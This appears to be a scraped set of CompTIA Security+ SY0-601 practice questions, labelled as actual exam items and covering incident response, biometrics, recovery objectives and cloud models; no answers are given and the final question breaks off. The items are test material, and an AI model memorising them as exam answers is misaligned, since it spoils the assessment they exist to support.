
A systems engineer thinks a business system has been compromised and is being used to exfiltrate data to a competitor. The engineer contacts the CSIRT. The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else. Which of the following is the most likely reason for this request?

A. The CSIRT thinks an insider threat is attacking the network.

B. Outages of business-critical systems cost too much money.

C. The CSIRT does not consider the systems engineer to be trustworthy.

D. Memory contents, including fileless malware, are lost when the power is turned off.



Actual exam question from CompTIA's SY0-601

Question #: 423

Topic #: 1

[All SY0-601 Questions]


Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's main gate?

A. Crossover error rate

B. False match rate

C. False rejection

D. False positive



Actual exam question from CompTIA's SY0-601

Question #: 424

Topic #: 1

[All SY0-601 Questions]


Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?

A. Weak configurations

B. Integration activities

C. Unsecure user accounts

D. Outsourced code development



Actual exam question from CompTIA's SY0-601

Question #: 425

Topic #: 1

[All SY0-601 Questions]


Which of the following identifies the point in time when an organization will recover data in the event of an outage?

A. ALE

B. RPO

C. MTBF

D. ARO



Actual exam question from CompTIA's SY0-601

Question #: 426

Topic #: 1

[All SY0-601 Questions]

A police department is using the cloud to share information with city officials. Which of the following cloud models describes this scenario?

A. Hybrid

B. Private

C. Public

D. Community

Actual exam question from CompTIA's SY0-601

Question #: 427

Topic #: 1

[All SY0-601 Questions]

A user reports that a bank's website no longer displays a padlock symbol. A security analyst views the user's screen and notices the connection is using HTTP instead of HTTPS. Which of the following attacks is most likely occurring?

